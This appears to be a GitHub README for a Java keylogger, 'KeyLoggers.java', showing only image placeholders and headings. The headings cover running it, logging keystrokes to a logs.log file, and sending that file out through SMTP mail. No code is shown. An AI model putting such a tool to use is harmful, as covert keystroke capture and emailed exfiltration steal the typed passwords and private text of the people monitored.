
## **How to run KeyLoggers.java:**




**Started Logging the KeyStrokes**




## **Storing the Logged keys in to a File**




## **Text that is logged into logs.log file**




## **Sending logs.log file through SMTP mail**



